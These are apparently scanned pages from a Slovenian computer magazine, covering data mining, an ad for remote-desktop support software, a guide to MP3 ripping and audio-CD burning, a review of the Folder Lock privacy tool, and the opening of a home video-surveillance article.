- analiza pridobljenih rezultatov in možna uporaba in predstavitev rezultatov.

Ti osnovni koraki so le **ogrodje**, kako naj se lotili izkopavanja podatkov. Vsaka točka seve-



Prikaz cikla izkopavanja podatkov

da zahteva svoj napor in specializirana znanja, če pa pripravimo končnemu uporabniku vse potrebno, lahko konec koncev sam izvaja pripravljen model iskanja oziroma zažene rudarjenje po podatkih.

## KATERE DEJAVNIKE JE TREBA UPOŠTEVATI

Kako naj bi načeloma potekal celoten proces izkopavanja podatkov od začetka do konca (ki je zopet povezan z začetkom in imamo sklenjen krog), nam prikazuje slika 1. V osnovi se moramo vedno vprašati, ali izkopavanja prinaša  **dodatno vrednost** v naše poslovanje ali ne? Izkopavanje podatkov kot proces **ni brezplačno**, saj je treba angažirati zaposlene, pripraviti orodja, kupiti programsko opremo, izšolati zaposlene (če še nimajo ustreznega predznanja), nato pa lahko storimo korak dlje. Ko vemo **kaj** bomo iskali, je treba definirati, **katero tehniko** pri rudarjenju bomo uporabili. Vedeti moramo, da vsaka tehnika ni ustrezna za vsako izkopavanje. Nekatere tehnike nam dajejo številčne rezultate, na primer mejo med 1000 in 1500, nekatere tehnike pa nam dajo bolj opisne rezultate, na primer bolj primeren, manj primeren in podobno. Pomembno je tudi vedeti, kaj **bomo naredili z rezultati**, ki jih bomo tako pridobili? Jih bomo imeli samo za opis določenega segmenta kupcev oziroma strank ali jih bomo imeli za napovedovanje določenega obnašanja kupcev? Kaj pa če jih uporabimo za hitro ukrepanje na trgu, še preden določen segment kupcev popolnoma ne izgubimo s trga?

## PODROČJA UPORABE

V svetu se izkopavanje podatkov uporablja na več področjih, od katerih bom izpostavil področji **medicine** in **poslovnega sveta**. Pri medicini bi lahko to uporabljali že zaradi napovedovanja določenih simptomov nekaterih bolezni, saj je tehnika izkopavanja podatkov v teh primerih ponavadi tehnika umetne inteligence. Zelo pogosti primeri pa so odkrivanje zlorab kreditnih (bančnih) kartic, kjer lahko dokaj hitro ugotovimo, da je bila ukradena kreditna (bančna) kartica nedovoljeno uporabljena ravno v bližini, kjer je bila ukradena – ali pa dokažemo oziroma ocenimo, da to ne drži. Seveda se iz 10 zlorab kreditnih (bančnih) kartic tega ne da ugotoviti, na večjem vzorcu podatkov pa se taka pravila hitro izkažejo kot zelo verjetna.

Rezultate izkopavanja podatkov lahko uporabljamo tudi za **napovedovanje**, kaj se bo zgodilo. Zelo enostaven primer je določanje statusa bodoče stranke banke. Če pride stranka odpret nov račun v banko, lahko na podlagi vzorca, ki smo ga naredili na že obstoječih 100.000 strankah, tej novi stranki določimo tip kartice – navadna, srebrna ali zlata. Pri tem si pomagamo z odločitvenim drevesom, iz katerega prek izračunanih (z izkopavanjem podatkov) kriterijev pridemo do odločitve, kakšno kartico bomo stranki dodelili – navadno, srebrno ali zlato.

ISL Light je spletna storitev za neoviran dostop do oddaljenega namizja, ki omogoča tehnično podporo strank in sodelovanje na daljavo. ISL Pronto je rešitev za proaktivno spletno prodajo in podporo v živo.  
XLAB d.o.o. | Testlova 30 | +386 1 477 67 66 | info@xlab.si

## Skoči z nami!

**PRODAJA**  
identifikacija kupca  
proaktivno povabilo  
spletni pogovor  
prodajna orodja



poglej namizje  
prenos datotek



poglej / pokaži namizje  
prenos datotek  
risalna deska



poglej / pokaži namizje  
prenos datotek  
risalna deska  
audio & video

**ISLpronto™**  
www.islpronto.com

**ISLlight™**  
www.islight.com

**100 držav**  
**7000 uporabnikov**

**PODPORA**



## Glasbena telovadba

Tokratna tema meseca v Mojem mikru so MP3-predvajalniki. V njej smo obdelali prenosne predvajalnike, ki jih je moč dobiti na našem trgu. Kaj pa programska oprema, ki je povezana z MP3? Glasbo je namreč treba nekako spraviti v ta ali podoben format.

**Piše: Zoran Banović**

[zoran.banovic@mojmikro.si](mailto:zoran.banovic@mojmikro.si)

**K**ako torej dobiti MP3, OGG, WMA ali kak drug format, ki ga podpira naš predvajalnik? Vprašanje, na katero boste dobili ogromno različnih odgovorov, vsi pa bodo povezani s kakšnim kosom programske opreme. Odgovorov je veliko, saj je tudi orodij veliko, in le vprašanje okusa je, katero uporabiti. Eni prisegajo na orodja, ki jih dobimo skupaj s predvajalnikom, drugi na »ustaljene« programe, ki jih je mogoče sneti iz spleta že od nastanka MP3, tretji pa na novosti, ki se v spletu pojavljajo skoraj vsakodnevno. Naš osnovni namen ni prikazati najboljši način, kako priti do MP3, saj takšnega načina ni oziroma je odvisen od subjektivne ocene vsakega uporabnika. Zato smo se odločili, da se bolj posvetimo načelu pretvorbe iz enega formata v drugega, seveda pa bomo predstavili

tudi nekaj programov, ki so po našem mnenju dokaj uporabni, najdete pa jih lahko tudi na MikroCD-ju, ki je priložen naši reviji.

### NEKAJ ZGODOVINE

Najprej si je treba seveda razjasniti pojem, kaj MP3 sploh je. Kratica je okrajšava za izraz **MPEG-1 layer 3**, kar za uporabnika pravzaprav ne pomeni nič, zato le kot zanimivost - MPEG (Motion Picture Expert Group) je telo mednarodne organizacije za standardizacijo (ISO), ki se ukvarja s standardizacijo stiskanja slikovnih in zvočnih podatkov. V digitalnem času si namreč želimo digitalnega zapisa podatkov, saj ti omogočajo izdelavo cenejših in funkcionalno bolj raznovrstnih naprav, zanesljivejše shranjevanje in še kup prednosti bi se našlo (in tudi slabosti, a o tem kdaj drugič). A sama **digitalizacija** podatkov je dokaj neuporabna zadeva. Datoteke, pa naj gre za slikovne ali zvočne, so izredno velike in čeprav je cena pomnilnih enot (diskov) dokaj nizka, je vse-

no previsoka, da bi se podatki hranili v takšnih »surovih« oblikah. Zato so že pred veliko leti začeli nastajati načini, kako podatke **stisniti, ne da bi jih izgubili**. Stiskanje je postalo izredno priljubljena zadeva, tako da ga najdemo na vseh področjih, povezanih z računalnikom - ZIP, RAR, če naštejemo le nekatere najpogostejše načine iz sveta PC-jev. No, MPEG se ukvarja s stiskanjem slike in zvoka. Skozi čas je združenje MPEG predlagalo različne standarde stiskanja zvočnih podatkov. Poimenovali so jih layer 1, layer 2 in layer 3, kjer **višja številka pomeni poznejši in boljši predlog**. Tretji nivo, plast ali kakor koli že prevedemo besedo »layer«, je trenutno najbolj priljubljen in je dobil kar kratico **MP3**.

Če pogledamo datoteko MP3 in jo primerjamo z »enakovredno« datoteko WAV, ugotovimo, da je ta dosti manjša. Tudi deset in večkrat. MPEG-u je torej uspelo, a kako? Kaj so naredili, da je zdaj za skoraj enak zvok potrebno toliko manj podatkov?

Skupina MPEG se je zadeve lotila nekoliko drugače, kot je bila takratna ustaljena praksa teorije obdelave signalov. Vse skupaj je namreč postavila na nove temelje, imenovane **psihoakustika**. Že beseda sama pove, da mora biti njihova metoda nekako povezana s tem, kar človek lahko sliši. In res je tako. Bistvo stiskanja, ki ga imenujemo kar MPEG, je v spoznanju, da človeško uho ne more zaznati čisto vsega, kar je v določenem zvoku. Malce karikirano bi lahko osnovno idejo MPEG-a opisali tako: če nam nekdo kriči na uho, potem vsekakor ne bomo slišali nekoga, ki šepeta nekaj metrov stran. Pri opisu zvoka, ki ga v tem primeru slišimo, je tisto šepetanje pravzaprav odveč oziroma je manj pomembno od kričanja. Seveda bi bila najenostavnejša rešitev kar odstranitev šibkega zvoka, a s tem bi celoten zvok, čeprav gre za nekaj, kar je komaj slišno, osiromašili. Zato se pri načinu stiskanja MPEG ta **šibek zvok pusti, le kakovost njegovega vzorčenja se zmanjša** in zato je zanj potrebna **manjša količina podatkov** kot za »glavni« zvok. Šibek zvok je torej še vedno prisoten, a je precej popačen, kar pa je za poslušalca pravzaprav vseeno, saj ga zelo slabo sliši. Globlje v teorijo se ne bomo spuščali, povejmo le, da na tak način delujeta nivoja 1 in 2, v nivoju 3 pa so uvedene še nekatere čisto **programerske metode**, ki temeljijo na statističnih metodah primerjanja zaporednih zvočnih vzorcev, Huffmanovem kodiranju in še čem, kar pa je za uporabnika nepomembno. Pomembno je le to, da je količina podatkov po stiskanju bistveno manjša kot v »originalu«.

V času, ko se je pojavil MP3, je bil zvočni CD najpogosteje uporabljen način predvajanja in shranjevanja glasbe. Pri njem gre pravzaprav za datoteke **WAV**, zapisane na nekoliko drugačen način. WAV pa ni nič drugega kot **digitalni zapis analognega zvoka**, zapisan na »surov« način. Surov zato, ker gre dejansko le za **vzorčenje**, kasnejše obdelave pa pravzaprav ni. A predvajalniki CD-jev so v tistem času pač znali v analogni signal pretvoriti le tak tip zapisa. No,

potem se je pojavil MP3. A ker gre pri njem za naknadno obdelavo zvoka, je bilo glasbo, stisnjeno tako, mogoče poslušati le prek računalnika ali pa jo pretvoriti spet nazaj v WAV in iz nje narediti glasbeni CD. Nato so se pojavili prvi DVD-predvajalniki, ki so znali predvajati MP3. Zakaj DVD-predvajalniki? Tehnologija je šele takrat bila tako daleč, da je bilo mogoče poceni in učinkovito shraniti **algoritem za predvajanje v napravo samo**. In ker je že DVD kot tak to zahteval, so pač MP3-dekodiranje le še pritaknili zraven. Hkrati z razvojem tehnologije za shranjevanje dekodiranih algoritmov v naprave pa je ne eni strani napredovala tehnologija pomnilnikov flash in podobnih, na drugi strani pa tehnologija komunikacij, kot je USB. Vse skupaj je privedlo do tega, da je zdaj mogoče glasbo dobro stisniti z načinom MP3 in jo hitro pretočiti prek USB-vmesnika v napravo, ki je dovolj majhna, da jo lahko prenašamo, ima dovolj pomnilnega prostora in je tudi cenovno primerna za veliko žepov.

## STISKANJE IN RAZTEGOVANJE

Imamo napravo, ki zna predvajati MP3, potrebujemo pa seveda še glasbo, stisnjeno v tem formatu. Kako jo naredimo?

Preden se spustimo v vode stiskanja, je treba povedati, da MP3 ni edini stisnjeni format, ki ga podpirajo predvajalniki. Najpogosteje poleg njega najdemo še format **WMA** (Windows Media Audio), ki je Microsoftov način stiskanja, pogost pa je tudi format **OGG** (Ogg Vorbis), ki ga zadnje čase tudi podpira veliko naprav. V podrobnosti teh dveh formatov se ne bomo spuščali, saj načeloma delujeta podobno kot MP3, pa tudi način stiskanja je skorajda enak.

Kako torej stisniti glasbo? Ko se boste lotili tega dela, boste hitro naleteli na nekatere izraze, ki jih verjetno še niste slišali. Prvi je vsekakor tako imenovano **ripanje**. Angleška beseda »rip« ima veliko pomenov in seveda prevodov, še najbližji temu, kar počnemo, pa bi bil izraz **iztrgati**. Postopek pretvorbe zvočnega CD-ja v stisnjeno obliko namreč ne poteka kar s preprostim kopiranjem, saj je zvok na CD-ju zapisan na način, ki ni združljiv z datotečnim sistemom računalnika. Glasbe torej ne moremo kar prekopirati, ampak jo moramo nekako iztrgati ali bolje rečeno izluščiti s CD-ja. Ta postopek večina ljudi imenuje ripanje. In kako to poteka?

Osnova vsega je **kodirnik**. To je program, ki zna nad podatki izvesti operacijo stiskanja na način, ki mu ga določimo. Ta kodirnik je običajno umeščen v program, ki rabi kot nekak podajalnik kodirniku, ki pretvori zvok, ki je na CD-ju, v format MP3 ali podobnega. In kje dobimo kodirnik? Najenostavneje kar v programski opremi, ki smo jo dobili skupaj s predvajalnikom. Ta vedno vsebuje tudi kodek (kodirnik/dekodirnik), saj mora omogočati stiskanje glasbe. Večina programske opreme vsebuje kodek MP3, nekatera pa tudi WMA in OGG. Nekaterim uporabnikom kodirniki, ki jih dobijo skupaj z napravo niso všeč, in raje uporabijo kakšnega drugega, ki ga snamejo iz

spleta. Treba pa je povedati, da vsi kodirniki niso brezplačni. Eden najbolj priljubljenih je **Lame MP3**, ki ga najdete tudi na MikroCD-ju in je **brezplačen**. Tak kodirnik se običajno namesti v sistem in ga je mogoče uporabiti v kateri koli programski opremi.

Eden od izrazov, s katerimi se boste srečali, je tudi **ID3 tag** ali oznaka ID3. Ta je za poslušanje načeloma nepomembna, saj bo datoteko mogoče slišati tudi brez nje, je pa dobra za to, ker so v njej shranjeni **podatki o avtorju skladbe, naslovu, albumu**, s katerega je, in še čem. Nekateri predvajalniki znajo to oznako prebrati in jo tudi prikazati na prikazovalniku, kar je vsekakor dobro. Če te oznake ni, večina predvajalnikov prikaže le ime datoteke.

Naslednji izraz, ki ga boste srečali, je **bitna hitrost**, včasih pa tudi **kakovost vzorčenja**. Tudi tu se ni treba spuščati v podrobnosti. Načeloma velja, da večja ko sta ta hitrost in kakovost vzorčenja, kakovostnejša je pretvorba. A tudi večja datoteka. Zato je treba izbrati kompromis. Največkrat je ta tak, da je hitrost nastavljena na **128 Kb/s**, kakovost vzorčenja pa na **44,1 kHz** (CD-kakovost), kar daje dovolj dobre rezultate. Pri takšni kakovosti lahko računate, da bo minuta glasbe zasedala okoli enega megabajta. Če s kakovostjo niste zadovoljni, lahko oboje povečate, a ne pretiravajte, saj je prostor na predvajalniku omejen, upoštevati pa je treba tudi kakovost slušalk, ki so mu priložene.

In kako spraviti glasbene datoteke v pred-

**Audiograbber je eden najstarejših programov za pretvorbo glasbe iz zvočnih CD-jev v stisnjeno obliko.**

vajalnik? Najlažje je, če predvajalnik omogoča **priključitev v računalnik prek vrat USB**. V tem primeru računalnik običajno kar takoj zazna novo napravo in jo v sistem vključi kot izmenljivi disk. In ker gre za disk kot vsak drug, lahko do njega dostopate z Raziskovalcem, nanj datoteke kopirate, jih brišete in počnete še kaj.

## RIPNI ME NEŽNO

Najenostavnejši način »ripanja« je s **programsko opremo, ki jo dobite s predvajalnikom**. Ta je v zadnjih letih tako napredovala, da je skoraj nemogoče narediti napake. Poleg prenašanja glasbe s CD-ja omogoča tudi izdelovanje albumov, iskanje dodatnih informacij s spleta in še kaj. Običajno postopek poteka

tako, da v CD-enoto v računalniku vstavimo CD, določimo pesmi, ki bi jih radi pretvorili, določimo, kam naj se shranijo, in sprožimo pretvorbo. Ker ima skoraj vsak predvajalnik oziroma vsak proizvajalec drugačen program, vseh seveda ne moremo opisovati. Lahko pa opišemo nekatere najbolj znane programe, ki jih je mogoče brezplačno prenesti iz spleta ali pa jih kupiti, in niso del kompleta, ki ga dobimo skupaj s predvajalnikom.

Eden najstarejših in najbolj priljubljenih programov za pretvorbo zvočnih datotek v MP3 oziroma njihovo prenašanje v računalnik je vsekakor program **Audiograbber**. Ta je na sceni že skoraj deset let in v tem času ga je iz spleta snelo že več milijonov uporabnikov. Audiograbber krasijo na eni strani enostavnost uporabe, na drugi pa dokaj obširne možnosti nadzora, tako da je dober tako za začetnike kot tudi za bolj izkušene uporabnike. Omogoča pretvorbo zvočnih posnetkov s CD-ja v obliko WAV, ki jo lahko kasneje stiskamo, s čimer hočemo, lahko pa nam stiskanje izvede tudi sam in kot rezultat dobimo datoteko MP3, OGG, WMA ali druge, odvisno od kodeka, ki ga uporabimo pri pretvorbi.

Delo s programom je enostavno. V enoto vstavimo CD in program prebere njegovo vsebino. Če gre za kupljen CD, pritisnemo gumb FreeDB in program se bo priključil v internet in iz njega poiskal naslove skladb in vse druge potrebne podatke. Nato pritisnemo gumb MP3, nastavimo vse potrebne podatke in spro-




žimo pretvorbo z gumbom Grab.

Za pretvorbo glasbenega CD-ja v stisnjeno obliko lahko uporabite tudi **Microsoftov Media Player**, ki trenutno nosi oznako 10. Ta poleg predvajanja vseh mogočih vrst datotek omogoča tudi ripanje. V enoto vstavimo CD in izberemo Rip. V oknu lahko izberemo gumb Find Album Info in program bo iz interneta prenesel podatke o CD-ju. Nato označimo, katere datoteke bi radi pretvorili, kam naj se shranijo in v kakšnem formatu, in sprožimo pretvorbo.

Na podoben način delujejo tudi programi **Alto MP3, Blaze Media Pro, Media Monkey** in še vrsta drugih, ki jih lahko najdete v spletu, nekatere omenjene pa tudi na priloženem MikroCD-ju.

## izdelava in pretvarjanje datotek MP3



MP3 s predvajalnikom **WinAmp** pretvorili v format WAV, tega pa je znal recimo program za snemanje CD-jev **Nero** posneti tako, da smo dobili zvočni CD. In kako to narediti?

Najprej moramo datoteko **MP3 pretvoriti v datoteko WAV**. To naredimo tako, da zažene-mo **WinAmp**, in preden sprožimo predvajanje, kliknemo v levem zgornjem kotu predvajal-nika in izberemo **Options/Preferences**. V po-govornem oknu v razdelku **Plug-ins** izberemo **Output** in med vtičniki izberemo **NullSoft Disk Writer**. Z dvakratnim klikom nanj pridemo do njegovih nastavitvev, kjer določimo, kam naj se zapišejo datoteke. **Disk Writer** je dobra pogruntavščina. Omogoča namreč, da skladb ne predvajamo prek zvočnikov, ampak jih na-mesto tega zapišemo na disk v obliki WAV. Po izbiri vtičnika v seznam pesmi »zmečemo« to, kar bi radi na zvočnem CD-ju, in sprožimo predvajanje. Na mestu, ki smo ga določili, se bodo začele pojavljati datoteke WAV. Vrstni red pesmi ta trenutek ni pomemben, saj ga bomo določili pozneje.

### KAJ PA OBRATNO?

Veliko ljudi posluša glasbo, recimo, v avto-mobilu ali pa v dnevni sobi, kjer ni MP3-predvajalnika ali kakšne druge naprave, ki bi ta format znala predvajati. Te naprave znajo predvajati le običajne zvočne CD-je. Kaj pa, če imamo le datoteke MP3, ker smo original-ni CD izgubili, poškodovani ali kako drugače onesposobili, ali pa smo glasbo dobili od koga


▲ **Tudi Windows Media Player ponuja možnost pretvorbe tako v format WMA kot tudi v MP3.**

Programov za izdelavo zvočnih CD-jev iz MP3 in drugih stisnjenih tipov datotek je še veliko. Vsi delujejo po podobnih načelih, tako da če poznate enega, vam drugi ne bodo delali težav.



druga, jo kupili prek spleta ali pridobili kako drugače? Je iz datotek MP3 mogoče izdelati običajni glasbeni CD? Obstaja veliko programov, ki znajo iz MP3 narediti zvočne CD-je. Prednost takšnega načina je še v tem, da lahko tako na CD posnamemo le to, kar nas zanima, in nismo omejeni z izborom koga drugega. Pa lepo po vrsti.

Pred nekaj leti ni bilo veliko orodij, s katerimi bi lahko naredili zvočni CD. Eden od načinov, ki smo jih uporabljali je bil ta, da smo datoteke

**Predvajalnik WinAmp omogoča pretvorbo datotek MP3 v obliko WAV, ki jo lahko nato s programom Nero pretvorimo v običajni zvočni CD.**



**Program za snemanje CD-jev Nero Burning ROM omogoča tudi izenačevanje glasnosti vseh zvočnih zapisov.**



**Tudi Windows Media Player omogoča snemanje glasbenih CD-jev.**

Ko smo to naredili, zaženemo program **Nero Burning ROM**. V njem izberemo izdelavo zvočnega CD-ja, poiščemo datoteke WAV, ki smo jih izdelali, in jih prenesemo v okno snemanja. V tem oknu jih nato z miško razporedimo tako, da dobimo zelene vrstni red. Načeloma bi lahko CD kar posneli, a to ni vedno najboljša ideja. Težava je namreč v tem, da vse datoteke MP3, WMA ali kakršen koli format že uporabljamo, niso narejene enako. Pri tem mislimo predvsem na njihovo glasnost. Velikokrat se namreč zgodi, da so datoteke MP3 različne glasnosti, in če tega nekako ne izenačimo, se bo naš zvočni CD slišal dokaj čudno.

K sreči Nero med drugim omogoča tako imenovano **normalizacijo zvoka**, kar pomeni, da lahko zvočne zapise spremeni tako, da bodo vsaj približno enako glasni. Ko določimo, katere skladbe hočemo na CD-ju, jih označimo, kliknemo z desno tipko in izberemo *Properties*. V pogovornem oknu izberemo razdelek *Filters* in označimo filter *Normalize*. V seznamu *Method* nato izberemo *Maximum*, v seznamu *Percent* pa 90 ali 100 odstotkov. Zdaj lahko sprožimo snemanje CD-ja.

Tak postopek je kar nekaj časa veljal za nekakšen standard pri izdelavi zvočnih CD-jev iz datotek MP3. Z leti je program dozorel in zdaj za izdelavo zvočnega CD-ja programa WinAmp oziroma pretvornika iz MP3 v Wav ne potrebujemo več, saj zna Nero narediti vse sam. Pravzaprav je izdelava zvočnega CD-ja iz MP3 zdaj popolnoma enaka kot izdelava zvočnega CD-ja iz datotek WAV. Na disku namreč poiščemo datoteke MP3, jih prenesemo v okno zvočnega CD-ja, izberemo normalizacijo in sprožimo snemanje. Vse drugo naredi Nero sam. Na MikroCD-ju lahko najdete tudi nekaj dodatkov za Nero, ki bo funkcije zvočnih pretvorb še razširil. Dodatke uporabite tako, da jih raztegnete (»odzipate«) v mapo Program Files\Common Files\Ahead\AudioPlugins za različice Nero 6, v različicah 5 pa v mapo Ahead\Shared\AudioPlugins.

Snemanje zvočnih CD-jev je seveda mogoče tudi z drugimi programi. Eden takšnih je recimo Microsoftov **Media Player 10**. Omenjamo ga zato, ker ga ima veliko uporabnikov že nameščenega in jim ni treba iskati ničesar drugega. Media Player svoje delo sicer zna opraviti, vendar na dokaj okoren način. Okoren zato, ker je Microsoft vanj vdela neko svojo filozofijo predvajalnih seznamov (playlist), ki utegnejo biti rahlo zmedeni. Če obvladamo, kje je kaj, kako do posameznih seznamov in izbire zelenih pesmi, je zadeva dokaj enostavna. Ko izberemo razdelek *Burn*, izdelamo ali določimo seznam pesmi, ki bi jih radi posneli, in izberemo snemanje. V navodilih za Media Player najdemo podatek, da je izenačevanje glasnosti običajno že vključeno, tako da nam za to ni treba skrbeti. Izenačevanje naj bi veljalo za datoteke MP3 in WMA, a nam zadeve nikakor ni uspelo usposobiti. Kakor koli smo poskušali, vedno je bilo izenačevanje izključeno, predvajalnik pa je vztrajno sporočal, da za trenutno datoteko izenačevanje glasnosti ni mogoče. ■

## Ohranite svoj košček zasebnosti

Delite računalnik z otroci, ženo, sodelavci ali sostanovalci, pa vas skrbi, da po tej poti izvejo kakšno vašo skrivnost? Vsak od nas potrebuje nekaj zasebnosti tudi pri uporabi računalnika. Načinov zaščite je veliko, tokrat pa bomo pogledali, kaj zna program, ki vam je, če ste se našli v prvem stavku, pisan na kožo.

**Piše: Uroš Florjančič**

*uros.florjancic@mojmikro.si*

Program si pretočimo s spletnega naslova [www.newsoftwares.net](http://www.newsoftwares.net). Izbiramo lahko med **preizkusno različico**, ki je omejena na petintrideset zagonov, ali takšno **brez omejitev**, ki pa od nas zahteva **35 USD**. Ker je programček kratek (zgolj 1,8 MB), prenos ne pomeni večje ovire niti za uporabnike klicnega dostopa do interneta. Če ste brez dostopa do medmrežja, pa nikar ne skrbite, neregistrirano različico najdete tudi našem MikroCD-ju.

### GESLO JE ZAKON

Po hitri namestitvi programa, ki deluje na vseh Microsoftovih operacijskih sistemih Windows od različice 98 naprej in mu niso tuji datotečni sistemi FAT16, FAT32, NTFS ter EFS, nas pozdravi vmesnik, ki zahteva izbiro **gesla**. Vnos gesla iz varnostnih razlogov ponovimo dvakrat. Program nam ponuja možnost **zaklepanja datotek, map in celo celotnih nosilcev podatkov** (trdi disk, USB-ključ), prav tako lahko zaklenjene podatke zapečemo na CD/DVD. Bojazn, da nepridiprav do naših skrivnosti pride tako, da nosilec podatkov preprosto odnese do drugega računalnika in poskuša podatke prebrati tam, je odveč, kajti brez programa Folder Lock in pravega gesla je vsak poizkus zaman. Podatki, zaklenjeni z njim so varni, ne morejo vam jih izbrisati, preimenovali ali kako drugače spremeniti, ker jih brez pravega gesla in programa preprosto **ne vidijo**.

Program v namestitveni mapi ustvari podmapo po imenu **Locker**. Vanjo lahko shranju-



Program Folder Lock zaklenjene datoteke varuje tudi pred okužbo z virusi, trojanskimi konji in drugo nadlogo.

jemo dokumente in druge datoteke, ki jih ne želimo deliti s širnim svetom. Dostop do mape brez programa in pravega gesla preprosto ni možen.

Program lahko podatke na željo zaščiti z geslom, zaklene, skrije in šifrira z 256-bitnim ključem.

### TRIK ZA VEČ UPORABNIKOV

Folder Lock lahko s preprostim trikom uporablja tudi več uporabnikov istega računalnika.

To naredimo tako, da namestimo program, a ga po namestitvi ne zaženemo. Nato v mapo z drugim imenom ponovno namestimo program. Po namestitvi drugega, zaženemo prvega, vnesemo zeleno geslo in program zapustimo. Zdaj zaženemo program, ki je v drugi mapi. Povpraša nas po geslu, zato vnesemo geslo, ki smo ga

➤ Če ne želimo razkriti, da uporabljamo program Folder Lock, ga ob namestitvi shranimo v poljubno mapo, tudi ime programa lahko spremenimo in tako zanj vemo samo mi.

izbrali v prejšnjem koraku. Ko to storimo, v programu geslo zamenjamo. Tako zamenjano geslo zdaj velja samo za ta program. Program, nameščen v drugi mapi, pa uporablja prejšnje geslo, lahko pa mu ga tudi spremenimo. Po tem postopku lahko namestimo poljubno število programov, paziti moramo le, da je **vsak v svoji mapi**. Tako si lahko več uporabnikov istega računalnika zaklepa datoteke, ki bodo drugim postale nedostopne. ■

videonadzorni sistem

## Ime mi je Bond, Janez Bond!

V vsakem izmed nas se skriva vsaj delček raziskovalca, vohuna, zasebnega detektiva ali morda celo agenta 007. S tehnologijo, ki nam je na voljo danes lahko z nekaj poceni čipovja in iznajdljivosti iz sebe naredimo pravcatega malega detektiva.

**Piše: Uroš Florjančič**

uros.florjancic@mojmikro.si

**S**te si že kdaj želeli postaviti videonadzorni sistem po zgledu trgovin, poš, mestnih ulic, pravega domačega Velikega brata, ki nadzoruje vse in vsakogar v vašem domu?

Odgovor je gotovo pozitiven, želje pa morda niste izpolnili tudi zaradi prevelike vsote potrebne za realizacijo projekta. Stvari pa vendar niso vedno tako črne kot se nam zdijo na prvi pogled.

### (SKORAJ) VSE ŽE IMATE

